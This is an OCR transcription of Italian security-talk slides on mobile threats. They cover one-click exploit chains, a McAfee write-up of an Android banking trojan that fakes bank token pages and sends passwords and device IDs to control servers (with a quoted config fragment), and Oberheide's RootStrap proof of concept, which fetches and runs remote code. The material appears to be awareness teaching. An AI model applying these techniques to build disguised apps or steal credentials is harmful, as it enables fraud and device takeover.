
Cosa?

(.. e oltre)

- **malware**
  - **targetted spyware**
  - **SCADA (Stuxnet, ..)**
  - **mobile**
  - **mass exploiter**
- **VoIP phreaking**
- **SCADA (Smart cities, Internet of things, ..)**
- **(ho già detto?) mobile**


One-Click-Mobile-Exploit

(saltiamo la parte di “click”)



One-Click-Mobile-Exploit


(saltiamo la parte di “click”)



- vettori:
  - chat
  - e-mail
  - link su social network
  - MiTM / dns spoofing / ..
- exploit:
  - sito malicious ->
    - app (pwned) ->
      - kernel (pwned) ->
        - r00t!!


Telefono.. casa..

(intercettazione, posizione, posta, SN, $$, ..)



Rogue App

http://blogs.mcafee.com/mcafee-labs/android-malware-pairs-man-in-the-middle-with-remote-controlled-banking-trojan


Android Malware Pairs Man-in-the-Middle With Remote-Controlled Banking Trojan | Blog Central - Mozilla Firefox
File Edit View History Bookmarks Tools Help
blogs.mcafee.com/mcafee-labs/android-malware-pairs-man-in-the-middle-with-remote-controlled-banking-trojan
Google
640KB

When the application executes, it shows a WebView component that displays an HTML/JavaScript web page that pretends to be a Token Generator. The web page also appears to be from the targeted bank (same variant of the malware but with different payload):

Santander
mToken
86587143
Clave de firma
Generar
Santander©
BBVA
mToken
57862321
Escribe tu clave de operaciones
GENERAR
Banesto
mToken
08827078
Clave de firma
GENERAR
Banesto ©


To get the fake token, the user must enter the first factor of authentication (used to obtain initial access to the banking account). If this action is not performed, the application shows an error. When the user clicks "Generar" (Generate), the malware shows the fake token (which is in fact a random number) and sends the password to a specific cell phone number along with the device identifiers (IMEI and IMSI). The same information is also sent to one of the control servers along with further data such as the phone number of the device. The malware finds the list of control servers from an XML file inside the original APK. This information, along with other parameters of the malware, are loaded and stored in another XML file inside the device:

```
−<settingsSet>
    <catchSmsList class="java.util.ArrayList"/>
    <deleteSmsList class="java.util.ArrayList"/>
    <number>7[redacted]7</number>
    <version>1.0</version>
```

Trojan App

http://jon.oberheide.org/blog/2010/06/25/remote-kill-and-install-on-google-android/

http://jon.oberheide.org/files/summercon10-androidhax-jonoberheide.pdf



log - remote kill and install on google android - Mozilla Firefox
ookmarks Tools Help
og/2010/06/25/remote-kill-and-install-on-google-android/

RootStrap Background

So if you didn't check out my slides from SummerCon last week in NYC, I talked a bit about a program called RootStrap in the second half of my talk. RootStrap is intended as an example of an application that could be used to bootstrap a rootkit (hence the name). Summed up as briefly as possible, RootStrap phones home periodically to fetch remote native ARM code and executes it outside the Dalvik VM. An attacker could use such an approach to gain a large install base for a seemingly innocent application and then push down a local privilege escalation exploit as soon as a new vulnerability is discovered in the Linux kernel and root the device. Since carriers are fairly conservative in pushing out OTA patches for their devices, an attacker could easily push out their malicious payload before the devices were patched.

In addition to the sample RootStrap application, I also posted an innocent looking app called "Twilight Eclipse Preview" that claimed to be a preview of the upcoming Twilight Eclipse movie to the Android Market. The Twilight app was actually just RootStrap in disguise, displaying a Twilight image while

- •applicazione "innocente"
- •pubblicata sul market
- •"call home"
- •scarica malicious payload
- •lo esegue run-time

Quando?

(Anytime 24/7)

- sempre
  - mass exploiting
  - malware
  - mobile / home users
  - APT / covert channel
- dal venerdì alle 18.01
  al lunedì alle 07.59
  - attacchi mirati

